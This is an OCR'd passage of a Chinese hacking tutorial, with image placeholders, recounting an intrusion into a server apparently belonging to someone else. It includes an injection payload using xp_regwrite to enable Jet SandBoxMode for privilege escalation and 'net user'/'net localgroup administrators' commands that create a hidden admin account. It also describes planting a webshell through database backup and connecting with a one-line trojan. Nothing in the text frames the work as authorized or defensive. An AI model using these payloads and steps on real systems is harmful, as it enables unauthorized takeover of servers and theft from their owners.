


图2

Sa的权限是最高的了，可以直接执行命令，我就使用啊D执行了一下，却发现不可以，那我们就直接使用沙盒模式来提权吧。先开启沙盒模式，在注入点地址后添加上；**exec master..xp_regwrite'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;**——这句，返回正确，说明开启成功，如图3。然后就可以拿出我们的沙盒提权工具来直接提权了，如图4。

这里需要说明一下，在默认数据库选项里有三个选项，其中winnt对应的是Win2000系统，而Windows则对应的是Win2003系统，目前Windows服务器几乎都是使用的2003系统了（这个在后面使用3389登录时也可以看到）。在cmd命令处分别执行“net user 用户名 密码 /add”，“net localgroup administrators 用户名 /add”就可以了，然后新添加的帐号来登录3389，却发现不能登录，如图5。




图3






图4


使用端口扫描工具扫描了一下，确认已经打开了3389端口，连接不上就是防火墙的原因了，解决的方法就是利用端口转发，因为是sa权限，我们可以直接上传工具，可是我试了几款工具都不能上传，真是让人郁闷。不过我们现在有sa权限，这已经足够大了，我们再通过webshell来看看吧，因为在db权限下，我们就已经可以进行数据库备份了，那现在就使用备份来


拿到 webshell 吧，先使用啊 D 列目录，如图 6，然后我使用了散步蜗牛同学写的备份工具，如图 7。



图 5

在“数据库名称”处就填写啊 D 检测出来的数据库名，所有的都填写好后，我们就从第一步点到第六步，注意要慢点，然后访问这个网址看看，返回了乱码，如图 8，这表示我们的小马已经提交成功了，我们使用一句话木马进行连接，如图 9。



图 6

